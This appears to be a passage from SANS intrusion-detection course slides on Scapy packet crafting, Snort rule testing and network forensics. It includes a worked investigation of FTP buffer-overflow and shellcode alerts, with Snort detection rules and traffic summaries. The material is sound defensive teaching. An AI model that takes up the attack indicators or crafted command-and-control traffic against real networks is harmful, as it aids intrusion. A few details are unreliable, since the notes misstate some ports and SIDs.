0020 01 01 30 39 02 9a 00 00 00 00 05 4c 56 38 50 02 ..09... ..LV8P.
0030 20 00 18 18 00 00 53 65 6e 64 69 6e 67 20 64 61 .....Se nding da
0040 74 61 20 74 6f 20 31 31 2e 31 31 2e 31 31 2e 31 ta to 11 .11.11.1
```

ANS
All Rights Reserved

Intrusion Detection In-Depth

data-on-syn.pcap

We can test the Snort rule by running it against live traffic or in readback mode from a pcap. The latter is better if we anticipate having to test this multiple times. Sure – you always get things right the first time, but not all of us do!

The easiest way to "capture" this packet is to write it to a pcap file. The Scapy "wrpcap()" command accomplishes this by supplying the pcap file name first – "/tmp/data-on-syn.pcap", and the object or list that you want to write – "SYN" that was demonstrated in the previous slide. A helpful Scapy capability is to invoke Wireshark so you can display your packet(s). This is a good way to debug the packets before writing/sending them.

The pertinent output from Wireshark is shown; other lines are omitted to permit showing these in the limited space.

Run Your Snort Rule Using Your Generated pcap

```
cat local.rule
ipvar HOME_NET 192.168.0.0/16
ipvar EXTERNAL_NET !$HOME_NET

alert tcp $HOME_NET 12345 -> $EXTERNAL_NET 666 \
(command and control"; \
seq: 0; ack: 88888888; id: 666; flags: S; \
content: "Sending data to"; offset:0; \
sid:6666666;)

snort -A console -q -K none -r /tmp/data-on-syn.pcap -c
local.rule
09/25-09:39:20.210255  [**] [1:6666666:0]
SYNISTER command and control [**] [Priority: 0] {TCP}
192.168.11.11:12345 -> 1.1.1.1:666
```

 All Rights Reserved

Intrusion Detection In-Depth

data-on-syn.pcap
local.rule

Finally! We can run our new rule by Snort using our new crafted "/tmp/data-on-syn.pcap" invoked by the above Snort command to output to the console, start up quietly, do no logging, and read in our pcap using our configuration file named "local.rule". The "local.rule" file is shown to verify that values have been assigned to "HOME_NET" and "EXTERNAL_NET" that are used in the rule.

We trigger an alert meaning that we've crafted a packet that causes the rule to fire. This does not verify the accuracy of the rule – just that the options you used in the rule match those in the traffic.

Reading and Altering a pcap (1)

```
Welcome to Scapy (2.2.0)
>>> r=rdpcap("/tmp/data-on-syn.pcap")
>>> r
<data-on-syn.pcap: TCP:1 UDP:0 ICMP:0 Other:0>
>>> syn=r[0]
>>> syn[IP].tos
0
>>> syn[IP].tos=15
>>> syn
<Ether dst=4c:e6:76:40:db:2d src=b4:b5:2f:d8:dc:89 type=0x800 |<IP version=4L ihl=5L [tos=0xf] len=67 id=666 flags= frag=0L ttl=64 proto=tcp chksum=0xaa66 src=192.168.11.11 dst=1.1.1.1 options=[] |<TCP sport=12345 dport=666 seq=0 ack=88888888 dataofs=5L reserved=0L flags=5 window=8192 chksum=0x1818 urgptr=0 options=[] |<Raw load='Sending data to 11.11.11.11' |>>>
>>> wrpcap("/tmp/alter-try1.pcap", syn)
>>>

jnovak@judy:/tmp$ tcpdump -r /tmp/alter-try1.pcap -ntvv
reading from file /tmp/alter-try1.pcap, link-type EN10MB (Ethernet)
IP (tos 0xf,CE, ttl 64, id 666, offset 0, proto TCP (6), length 67, bad cksum aa66 (->aa57)!) ← Bad IP checksum
  192.168.11.11.12345 > 1.1.1.1.666: Flags [S], cksum 0x1818 (correct),
  seq 0:27, win 8192, length 27
```

Suppose you learned that SYNister had a Type of Service/Differentiated Services field value of 15. You'd like to alter your pcap record instead of crafting a new one. In this case, the work required to do either is about the same, however it may be handy to know how to alter a pcap using Scapy.

First, read in the pcap using `rdpcap()`. We store the record(s) in a list called "r". Python uses the moniker "list" while many other languages call it an "array". Although there is a single record, it must be referenced as "r[0]" as you can see the value of "r" itself contains some metadata about the record(s). We assign a name of "syn" to the frame. We refer to a particular layer/object of "syn" such as IP, by "syn[IP]". Each of the records or packets that Scapy knows about is a list as well, explaining the list reference of "syn[IP]". We assign the value of 15 to the "tos" attribute of the IP() object. We display the "syn" object and see that the tos value has been represented as 0xf or 15. Finally, we write the new frame to the file "/tmp/alter-try1.pcap".

But, a problem arises when we read the file back using `tcpdump` in verbose mode (-vv) as we find that we have a bad IP checksum. We altered a value in "syn", yet Scapy didn't compute or recompute the IP checksum. When you build the frame/packet layer by layer as we first did, Scapy computes all checksums. However, when you change a value in an existing frame/packet, Scapy does not recompute it. We have to force Scapy to do the recomputation as seen on the next slide.

You should be aware that Scapy operates fine when pcaps that are read are small enough – around 10,000 records. But, it slows down to a crawl and doesn't handle large pcaps well. In the book [Security Power Tools](#), there is a section on Scapy written by Scapy's author Philippe Biondi. He cites that Scapy should be able to handle $2^{**}16$ (65,536) packets comfortably. However, in my experience, this is far greater than I've been able to process efficiently, though this would be dependent on the host hardware such as CPU power and memory. The memory usage is quite substantial due to the combination of Python and multiple layers of abstraction employed by Scapy.

Reading and Altering a pcap (2)

```
>>> r=rdpcap("/tmp/data-on-syn.pcap")
>>> syn=r[0]
>>> del syn[IP].chksum
>>> syn[IP].tos=15
>>> wrpcap("/tmp/alter-try2.pcap", syn)
>>>
```

```
jnovak@judy:/tmp$ tcpdump -r /tmp/alter-try2.pcap -ntvv
reading from file /tmp/alter-try2.pcap, link-type EN10MB (Ethernet)
IP (tos 0xf,CE, ttl 64, id 666, offset 0, flags [none], proto TCP (6), length 67)
    192.168.11.11.12345 > 1.1.1.1.666: Flags [S], cksum 0x1818 (correct),
seq 0:27, win 8192, length 27
jnovak@judy:/tmp$
```



Let's give it another try. We read the pcap that contains the original frame/packet and extract the record and again call it "syn". This time, though, we delete the IP checksum forcing Scapy to recompute it. We change the "tos" value and write the frame/packet to the file "/tmp/alter-try2.pcap". Notice now tcpdump does not indicate that there are any checksum errors.

You must do the same if you alter any TCP, UDP, or ICMP values since they too have header checksums. Think about this – what if you change an IP address in a TCP packet. Is it enough to recompute the IP checksum only? Remember the concept of the TCP pseudo-header? It contains the IP addresses in it, requiring the TCP checksum to be recomputed too.

Sending Packets

- Must be root

```
>>> packet=IP(dst="192.168.11.1")/TCP(sport=1024, dport=80, flags="S")
>>> send(packet)
.
Sent 1 packets.
>>> srl(packet)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=44 id=0 flags=0F frag=0L ttl=64 proto=tcp chksu
m=0xa363 src=192.168.11.1 dst=192.168.11.23 options=[] |<TCP sport=http dport=102
4 seq=757387650 ack=1 dataofs=6L reserved=0L flags=SA window=5840 checksum=0xe6e5 ur
gptr=0 options=[('MSS', 1460)] |<Padding load='\x00\x00' |>>>
>>>
```

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

If you wanted to test your Snort rule against live traffic, you could send the packet instead. The crafted packet above is unrelated to the SYNister C&C. This demonstration requires an actual reachable destination IP address to send traffic. Our new packet is sent using the "send" command that sends a single packet. Scapy creates the Ethernet layer when sending to the network so we do not have to.

We follow this up using the "srl" command. This sends the packet and listens for a response by detecting an expected match of IP address, protocol, ports, and flags. This is a feature of Scapy that distinguishes it from command line crafting tools like hping3. They can send packets, and perhaps even display a response, yet they cannot present the received packet to you as done above.

Why is this important? If you need to craft a TCP session involving the three-whs, you need to be able to acknowledge the server's sequence number in the third exchange of the three-whs. This is done by crafting and returning a value one more than the server's sequence number. Otherwise, there can be no established session. There are complications that arise when attempting to establish a session that we will not address because of time constraints. However slides have been supplied in the Appendix to describe the issues and how to correct them. This level of sophistication in Scapy programming is best performed using a Python program shown on the next slide.

Scapy has several more send related commands; see the Appendix for a list of the others.

Invoke Scapy from Python Program

```
#!/usr/bin/python
# program test.py

from scapy.all import *

i=IP(dst="192.168.1.103")
t=TCP(dport=80, flags="S")
packet=i/t
send(packet)
```

```
user@desktop: sudo python test.py
```

© SANS.
All Rights Reserved.

Intrusion Detection In-Depth

The command line interface is convenient if you want to send simple packets or you're not doing anything that involves complex logic. It has all the capabilities of writing a Scapy program, but becomes impractical for any automated manipulations. For instance, if we try to initiate a three-whs to another host, it is easier to process the SYN/ACK from the server and configure the final ACK segment of the three-whs setting variables in a program instead.

We've created a program named test.py. The first line identifies that we're using Python. The second line is a comment indicating the program name – test.py. Next, we import all Scapy modules and functionality with the statement “from scapy.all import *”. Without this statement, the rest of the program would generate errors.

The program consists of creating an IP header instance variable called "i" with a destination IP address of "192.168.1.103". Next, a TCP header instance variable is created called "t" with a destination port value of 80 and a TCP flags value of "S" for SYN. Again, we assemble and send the packet.

Once we're out of the editor we used to create the program, we can execute the program using the command “sudo test.py”. Remember that either root or sudo access is required to actually send packets to the network because you are writing directly to the network interface. A diagram of how Scapy circumvents the TCP/IP stack and kernel to write directly to the network interface is shown in the Appendix.

Packet Crafting Wrap-up

- Several ways to craft traffic
 - Command line tools that are restrictive
 - Scapy with far more functionality
- Scapy is unique because:
 - It allows you to change any value in any header or payload
 - It is capable of listening for a matching response to a sent packet
 - It is Python-based permitting complex processing
 - It performs some "under the hood" processing, like computing checksums on crafted packets, and assigning appropriate IP and MAC addresses

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

We've taken a brief and superficial look at the power of Scapy. It is so versatile and useful; the recommendation is to pursue learning more about it, if you have the interest. It is superior to command line tools since they are restrictive in what they can do.

Scapy is unique in many ways compared to other packet crafting tools and languages. You have access to any field in any header and you can supply the payload. You could separate payload into multiple packets – perhaps to attempt some kind of evasion. It really is one of the few, if only tool, that can listen for a matching response to a sent frame/packet and present the response to you to examine. The support of Python enables you to do complex processing. And, finally it does some "under the hood" processing that other languages require you to do yourself – like checksum computation, and assigning appropriate Ethernet MAC addresses.

Packet Crafting Exercises

Workbook

Exercise:	"Packet Crafting"	
Introduction:		Page 15-E
Questions:	Approach #1 -	Page 16-E
	Approach #2 -	Page 22-E
	Extra Credit -	Page 25-E
Answers:		Page 28-E

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

Network Traffic Forensics

- Analyst Toolkit
- Packet Crafting
- Network Traffic Forensics
- Network Architecture for Monitoring
- Correlation of Indicators

This page intentionally left blank.

Network Traffic Forensics

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

Objectives

- Define network forensics
- Discuss indicators of a potential issue
- Understand the difference between alert versus data-driven sensors
- Examine challenges of forensic investigation
- Investigate some incidents using network forensics

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

We'll examine the concept of network forensics and how it may assist investigating some incidents. You need to become aware of some incident by one or more indicators before you begin your investigation. We'll talk about the types of data you may have collected to help you pursue your investigation. In so doing, we'll look at the difference between alert and data driven sensors. And, you need to be aware of some of the challenges when performing network forensics. Finally, the best way to understand the nature of network forensics is to demonstrate how it is done.

What is Network Forensics Analysis?

- Process of examining data flowing through a network
- Establish client/server relationships regardless of physical topology
- Identify risks using behavioral traffic analysis
- Need to understand who your organization is communicating with
- Specific to forensic and incident investigations

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

The term “network forensics traffic analysis” is attributed to firewall and IDS expert Marcus Ranum, who, in the 1990’s, borrowed it from the legal and criminology fields where *forensics* pertains to the investigation of crimes. Ranum defined network forensics as “the capture, recording, and analysis of network events in order to discover the source of security attacks or other problem incidents.”¹ It can be used to uncover hacking attempts, abnormal usage, policy violations, misuse, and anomalies at any stage of an intrusion. There are freeware tools and commercial tools that can be used to assist in network forensics analysis. We’ve examined many of them in previous material.

One of the areas of network forensics concerns data leakage. One of the most effective ways to identify and analyze these risks is to use behavioral traffic analysis of the data communicating between your network. Network forensics provides the business intelligence you need to understand who your organization is communicating with. If suspicious behavior or activity is detected, it provides the capability to reconstruct network sessions and examine the data.

¹ http://en.wikipedia.org/wiki/Network_forensics

Indication of an Issue

- Possible ways to learn of an issue:
 - IDS/IPS alert
 - Call from the helpdesk
 - Firewall/server/syslog logs
 - SIM correlation alert
 - Anti-virus host issue
 - Receive indication from another network that your network is attacking them
 - Agency/corporate bulletin - i.e. warning of a phishing attack
 - Twitter/Internet exposure
 - Unusually high/low network throughput
 - Visualization anomaly – i.e. spike or dip of normal behavior

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

The first phase of any network forensics analysis is learning of some kind of issue. There are many ways for this to occur. You may learn of a possible incident via an IDS/IPS alert. Firewall or server logs can supply indications of suspicious traffic or even content for something more specific like a web server log. If you've implemented a syslog server that collects data from different hosts, it may expose details of one or more host-based events.

Security information/event management software and devices are meant to correlate input from multiple different sources to determine if there are events of interest on the network. And, while not part of network forensics, anti-virus can indicate that a particular host has been infected. This may warrant further scrutiny of network traffic to and from the host to see if there are concurrent issues with the host, perhaps exfiltration of data.

You can also learn of issues with your network from another network that yours may be attacking. In addition, perhaps your entire company or agency is a target of some kind of attack, like a phishing campaign. You may learn about this because affiliate branches or networks of your agency have received a similar attack. And, then there is the highly undesirable posting of your corporate dirty laundry on the Internet. In 2011, cyber gangs like Anonymous and LulzSec made news by hacking into companies and exposing corporate e-mail. This is a most unfortunate way to learn you've got security "holes."

You may learn of security issues in a roundabout way if they are somehow associated with network performance or flow. If there is a known baseline of performance and known baseline of average flow, it is much easier to determine when there is some kind of anomaly. Unusually poor network throughput could be a result of some security incident that warrants investigation. Finally, if you use some kind of visualization tool, an anomaly of some sort such as a spike or dip of normal behavior patterns, may provide an empirical indication of an issue.

What Information did Indicator Supply?

- IP addresses/port numbers
- Specific malicious content
- Time of event
- Too much, too little flow

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Whatever the indicator of the issue, there is some kind of information associated with it to help you perform the traffic analysis. This may be as vague as the network experienced poor performance between certain time periods, or it may be detailed, like a Snort alert, and may provide the date and time, the IP addresses, port numbers, and malicious content discovered.

Or, take the case of the phishing attack investigation – there may just be an indicator of some portion of the content – like an e-mail subject. This will require full packet data capture and a tool to find that e-mail subject in the packets. As well, it may involve other stages of investigation. For instance, what if the phishing e-mail directed the user to click on a link that went to a malicious site and downloaded malware to the host? You may be able to find the victim IP addresses using captured sensor traffic, like SiLK, that shows all victim IP addresses visiting the malicious destination IP.

Obviously, the more information you are given about the incident, the better able you are to focus your forensic efforts.

Retrospective Analysis

- What resources do you have available to investigate issue:
 - Full-packet capture
 - Network flow
 - A combination of both
 - Neither
 - Log files from hosts/network traffic

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

When performing network forensics, you are typically looking at something that has already occurred and it requires some kind of retrospective analysis. This means that captured data must be at your disposal or there can be no investigation.

The best type of captured data contains the entire packet, including the payload. However, many sites cannot save this data or retain it for long periods of time just because it is so voluminous. Another type of capture is something like SiLK or Netflow data that retains the pertinent data header values – like IP addresses, port numbers, time, and may include byte or packet transfer numbers. While not as comprehensive as full-packet captures, it can supplement full-packet capture to provide indications of traffic flow, acting like an index or starting point into more thorough investigation. Additionally, since there is far less data, it can often be retained for a longer period of time.

Ideally, both full-packet and flow data are available. In this situation, the flow data can validate that traffic from an indicator did occur and give more precise times and communicating IP addresses/ports. This may be used to examine full-packet capture for those exchanges.

And, don't forget about the value of log files from host or from network traffic such as firewalls. They can provide additional data and corroborate existing data from other sources.

If you do not retain any network data, you are at the mercy of the alert-driven sensor, like Snort to warn you of possible malicious activity. And, while you can start traffic capture manually after the Snort alert, you have no way to retrospectively analyze what transpired.

Alert Versus Data-driven Sensor

- Alert-driven sensor:
 - Generates message/alert on traffic
 - Provides contextual data with alert
 - Generally does not capture other packets associated with the same session
- Data-driven sensor:
 - Collects traffic, perhaps payload too
 - Stores, perhaps in some efficiently searchable format
 - Analyst, or canned scripts responsible for finding/searching for noteworthy events

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Let's just address the distinction between an alert-driven sensor such as Snort or any other IDS/IP and a data-driven sensor such as SiLK or Netflow. The alert-driven sensor generates a warning when it observes malicious traffic. It provides some context with the alert in that it gives the time, IP addresses, ports, and malicious content of the offending packet/session. However, unless configured to do so on a given rule or event, an alert-driven sensor is not concerned with capturing any other traffic associated with the alert. The purpose is to alert – not to provide an audit trail of what led up to the alert or what transpired after it.

On the other hand, a data-driven sensor just blindly collects traffic. It does not try to interpret or associate any meaning to the collected packets. Often times, a data-driven sensor stores the captures in some kind of format allowing for efficient searching through a large amount of data. The analyst is responsible for finding or searching for noteworthy events. Alternatively, there may be some automated scripts that analyze the data – like the top talkers or anomalous transfer sizes.

How to Investigate

- Exact methodology of network forensics analysis is based on:
 - The types of data available
 - The incident type
 - The incident details

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

The point is that there really is no one-size-fits-all standard methodology for network forensics analysis. You've got to approach the analysis depending on the type of data that you have available. Do you have full-packet capture or do you have network flow? Is the data you need still available?

Also, the method you choose to investigate the issue is going to be very different if it concerns looking for malicious content, such as an infected host, versus an indicator of throughput problems between certain times.

A final influence on your investigation includes the details available about the incident from the original indicator. The more details you have, the more likely you are to have a focused investigation. If the indicators are vague, you may need to be resourceful and the investigation may progress in phases where you become more focused as you learn more from all of your sources.

Challenges

- Even if you are collecting traffic, challenges may be present:
 - Short data retention period
 - Full packet capture of event of interest?
 - Data collection on network of interest?
 - Encrypted traffic
 - Non-standard port usage/tunneling
 - NAT/DHCP – attribution issue
 - Risk introduced by storing data

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

Even if you have been diligent about using a variety of different sensors, both alert and data-driven on your network, there may still be challenges that either hamper or preclude network forensic analysis of a particular incident. There may be a short retention period of data – especially for full-capture data. The data associated with the incident may be long gone. Also, some of the investigations such as a phishing attack may require full-packet capture and you may not collect it.

It's also possible that your sensors may not be in a location that captures the traffic you need. Many large sites have sensors closer to the perimeter and may miss intranet exchanges. Also, if you need to look at payload content and the network transfers are encrypted, you are unable to see the content. And sometimes, an alert-driven sensor like Snort may be configured to look for content on a standard port. So, if a non-standard one is used or some kind of tunneling is used, it is also possible that you may not see alerts that may be present in the traffic.

Even though you may have some kind of indicator that specifies an IP address of interest, you may be looking at a NAT translation by some router. Or, your network may use DHCP and the IP address is assigned to a different host. These are attribution issues – you found the traffic, you just may not know its true origin.

It is ironic to think that the very data that may be indirectly helpful in protecting your network may also create more risk for the site that stores it. You must protect the stored data against attackers, both inside and outside threats. Also, consider that the possession of such data may be subject to subpoena if law enforcement sees value in it for investigating a breach and subsequently finds your site liable for faulty or non-compliant practices. The point is that you need to be aware of the benefits and disadvantages of storing data.

How to Investigate

- Exact methodology of network forensics analysis is based on:
 - The types of data available
 - The incident type
 - The incident details

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

The point is that there really is no one-size-fits-all standard methodology for network forensics analysis. You've got to approach the analysis depending on the type of data that you have available. Do you have full-packet capture or do you have network flow? Is the data you need still available?

Also, the method you choose to investigate the issue is going to be very different if it concerns looking for malicious content, such as an infected host, versus an indicator of throughput problems between certain times.

A final influence on your investigation includes the details available about the incident from the original indicator. The more details you have, the more likely you are to have a focused investigation. If the indicators are vague, you may need to be resourceful and the investigation may progress in phases where you become more focused as you learn more from all of your sources.

Investigation 1: Snort Alert Related Investigation

```
7/01-10:22:13.799314 [**] [1:1394:15] INDICATOR-SHELLCODE x86 inc ecx  
NOOP [**] [Classification: Executable Code was Detected] [Priority: 1] {TCP}  
10.2.3.4:54244 -> 192.168.14.29:21
```

```
07/01-10:22:13.799314 [**] [1:2343:3] FTP STOR overflow attempt [**]  
[Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP}  
10.2.3.4:54244 -> 192.168.14.29:21
```

```
07/01-10:22:13.799314 [**] [1:1748:8] FTP command overflow attempt [**]  
[Classification: Generic Protocol Command Decode] [Priority: 3] {TCP}  
10.2.3.4:54244 -> 192.168.14.29:21
```

```
07/01-10:22:13.825243 [**] [1:1292:9] ATTACK-RESPONSES directory listing  
[**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP}  
192.168.14.29:4444 -> 10.2.3.4:39754
```



Suppose you observed these alerts from Snort. They look pretty serious since they mention shellcode, some overflows, and a response that indicates that a compromise was likely. How do we know that these alerts are not false positives?

We'll investigate just that. But keep in mind that you must have an idea of what your network architecture looks like, in particular – where your sensor(s) are located. As you know, Snort is an alert-driven sensor that offers us the clues we see in this slide about the attack. If you have no other traffic collection to assist you in your investigation, you may have log files from the attacked host, or host-based indications such as anti-virus or host-based IDS. When this is the case, your network forensics investigation moves to a host-based forensics investigation.




To generate the output seen on the slide, execute the following command:

```
snort -c /etc/snort/snort.conf -A console -q -K none -r forensics1.pcap
```

You may see other alerts as well since the output is dependent on the version of Snort and rules used.

Investigating Snort Alerts: Network View




But, let's say we have been blessed by the budget gods to have ample hardware and full packet capture. And, in fact, let's say we were super lucky because we have an internal and external IDS that have both observed these packets. We'll examine what the internal IDS has seen. We not only have Snort alerts, we also have full-packet capture for a several-day retention period and flow data for longer retention.

We have two intranets that are sensitive networks and all traffic is captured between the networks as well as into and out of the intranets. One intranet consists of the 192.168.14.0 subnet and the other the 192.168.15.0 subnet. There is an FTP server in the 192.168.14.0 network. Apparently, access to this FTP server should have been blocked from the outside by the firewall, but something happened with the access control list update and the server was accidentally exposed.

Let's use some of the tools we've explored so far – Snort, Wireshark, tcpdump, and SiLK to help us determine what occurred.

Who/What Involved? (1)

<u>What</u>	<u>Who</u>
[1:1394:12] SHELLCODE x86 inc ecx NOOP [Classification: Executable Code was Detected] [Priority: 1]	10.2.3.4:54244 -> 192.168.14.29:21
[1:2343:3] FTP STOR overflow attempt [Classification: Attempted Administrator Privilege Gain] [Priority: 1]	10.2.3.4:54244 -> 192.168.14.29:21

 All Rights Reserved

Intrusion Detection In-Depth

forensics1.pcap

Before we proceed, let's look at those alerts again in some more detail. Assume that traffic to and from the 10.0.0.0/8 network is routable for this example. We can figure out the "what" and "who" associated with the alerts.

The first indicate that some kind of NOP (NO-OP) sled was found. This is a series of assembler instructions that do nothing, but serve as a landing location for the return pointer when an exact memory location for the executable code is unknown beforehand. Both the NOP's and executable code are fed into the unbounded input variable, causing the buffer overflow. The second rule concerns the FTP "STOR" command used to save a file. The overflow reference implies that an unusually high number of bytes were found in the command input.

As far as the "who" is concerned it appears that 10.2.3.4 is attacking 192.168.14.29 over FTP port 21. Both alerts fired from the same connection since they both share the source IP of 54244.

The Snort SID for each rule is displayed above the alert message. The first rule has a unique SID of 1394 and the second has a SID value of 1343.

Who/What Involved? (2)

<u>What</u>	<u>Who</u>
[1:1748:8] FTP command overflow attempt [Classification: Generic Protocol Command Decode] [Priority: 3]	10.2.3.4:54244 -> 192.168.14.29:21
[1:1292:9] ATTACK-RESPONSES directory listing [Classification: Potentially Bad Traffic] [Priority: 2]	192.168.14.29:4444 -> 10.2.3.4:39754

© All Rights Reserved

Intrusion Detection In-Depth

forensics1.pcap

The third alert with SID 1748 seems to be a more generic version of the previous one about the overflow in the FTP "STOR" command. It applies to the same connection. A final alert with SID 1292 reports about a different connection that occurs between the same two hosts as the other alerts. The port 4444 is often associated with Metasploit.

What Were the Snort Rules that Fired Looking For?

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any \
(msg:"ATTACK-RESPONSES directory listing"; flow:established;\
content:"Volume Serial Number"; classtype:bad-unknown;\
sid:1292; rev:9;)
-----
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 \
(msg:"FTP STOR overflow attempt"; flow:to_server,established;\
content:"STOR"; nocase; isdataat:100,relative;\
pcpre:"/^STOR\s{100}/smi"; classtype:attempted-admin;\
sid:2343; rev:3;)
-----
alert tcp $EXTERNAL_NET any -> $HOME_NET 21\
(msg:"FTP command overflow attempt";\
flow:to_server,established,no_stream; dsize:>100;\
classtype:protocol-command-decode; sid:1748; rev:8;)
-----
alert ip $EXTERNAL_NET any -> $HOME_NET any\
(msg:"INDICATOR-SHELLCODE x86 inc ecx NOOP";\
content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"; metadata:ruleset\
community; classtype:shellcode-detect; sid:1394; rev:15;)
```

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Let's scrutinize the composition of the rules that triggered the alerts. This helps to understand the nature of the attack or, at the very least, the intent of the rule. As you can see these are some any->any rules. As we learned in the Snort day, these can be computationally expensive because all TCP traffic must be processed to see if it matches any of these rules. However, a large site may choose to disable these rules.

You can easily find the rule(s) that alerted by searching for the unique SIDs in the Snort rules. Make sure that you use the ";" after the SID number otherwise it is possible you may get rules that have that same number anywhere in the SID value. If we were to look for the rule associated with the first alert, you would execute the command:

```
grep "sid:1394;" /mysnort/rules/* (where /mysnort/ is the rules directory)
```

```
/mysnort/rules/indicator-shellcode.rules:alert ip $EXTERNAL_NET any -> $HOME_NET any
(msg:"INDICATOR-SHELLCODE x86 inc ecx NOOP";
content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"; metadata:ruleset community;
classtype:shellcode-detect; sid:1394; rev:15;)
```

You could do the same thing for remaining alert SID, but there is a more efficient way to do two or a handful at once by using the "egrep" command that permits you to enter multiple values all separated by the pipe sign "|", as follows:

```
egrep "sid:1394;|sid:2343;|sid:1748;|sid:1292;" /mysnort/rules/*
```

Here is what the rules do:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any
(msg:"ATTACK-RESPONSES directory listing"; flow:established; content:"Volume Serial Number";
classtype:bad-unknown; sid:1292; rev:9;)
```

The rule looks for content that reflects a response from the protected network indicating that someone execute the "dir" command over the network.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21
(msg:"FTP STOR overflow attempt"; flow:to_server,established; content:"STOR"; nocase;
isdataat:100,relative; pcre:"/^STOR\s{100}/smi"; classtype:attempted-admin; sid:2343; rev:3;)
```

This rule looks for content over FTP command port 21 to find the "STOR" FTP command followed by 100 bytes, further qualified with no newline seen within 100 bytes.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21
(msg:"FTP command overflow attempt"; flow:to_server,established,no_stream; dsize:>100;
classtype:protocol-command-decode; sid:1748; rev:8;)
```

This is a more generic version of the previous rule to find any FTP unusually sized commands greater than 100 bytes.

```
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"INDICATOR-SHELLCODE x86 inc ecx
NOOP"; content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"; metadata:ruleset community;
classtype:shellcode-detect; sid:1394; rev:15;)
```

This rule looks for a long series of "A"s in the payload. Sometimes this is used as a character for a proof of concept or real buffer overflow to see if the character 0x41 (one or more times) appears in the next instruction pointer. If this is so, the attacker knows that he/she can overwrite the return pointer and use a value to point somewhere in the stack where shell code follows. The 0x41 is effectively a NOP character for Intel architecture.

Wireshark Conversation Summary

TCP Conversations								
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B
10.2.3.4	54244	192.168.14.29	ftp	14	3 172	8	2 563	
10.2.3.4	39754	192.168.14.29	krb524	38	3 932	22	1 554	
10.2.3.4	50847	192.168.14.29	ftp	1	54	0	0	
192.168.14.29	57563	192.168.15.10	ftp	2	112	1	58	
192.168.14.29	45589	192.168.15.20	ftp	2	112	1	58	
192.168.14.29	59566	192.168.15.30	ftp	2	112	1	58	
192.168.14.29	23805	192.168.15.40	ftp	2	112	1	58	
192.168.14.29	jtag-server	192.168.15.15	ftp	2	112	1	58	
192.168.14.29	52393	192.168.15.60	ftp	2	112	1	58	
192.168.14.29	53805	192.168.15.70	ftp	2	112	1	58	
192.168.14.29	46146	192.168.15.80	ftp	2	112	1	58	

© S.A. All Rights Reserved

Intrusion Detection In-Depth

forensics1.pcap

Let's see if we can get an overview of the activity in the capture data for this particular activity. We look at the Wireshark conversation summary and find that all of the activity is TCP. We see the actual connection from 10.2.3.4 from source port 54244 to 192.168.14.29 as the first entry; this is the same one that Snort triggered on. There next session from 10.2.3.4 to 192.168.14.29 appears to have a sufficient number of packets and bytes exchanged to indicate a completed session where data was exchanged.

The remainder of the conversations appear to be a scan from 192.168.14.29, our supposed victim host, to discover an FTP server on network 192.168.15.0/24. We'll need to examine whether any of those attempts were successful.

The fact that 192.168.14.29 is scanning other hosts/networks for FTP servers offers us proof that something is amiss. Most likely this is an indication of the aftermath of a compromise.

SiLK Summary of Activity

```
rwfilter forensics1.silk --any-address=192.168.14.0/24 --flags-all=PA/PA --pass=stdout |  
rwuniq --field=dport
```

dPort	Records
21	1
54244	1
39754	1
4444	1

```
rwfilter forensics1.silk --any-address=192.168.14.0/24 --flags-all=PA/PA --pass=stdout |  
rwcut -f 1-8
```

sIP	dIP	sPort	dPort	pro	packets	bytes	flags
10.2.3.4	192.168.14.29	54244	21	6	8	2451	FS PA
192.168.14.29	10.2.3.4	21	54244	6	6	525	S PA
10.2.3.4	192.168.14.29	39754	4444	6	22	1246	FS PA
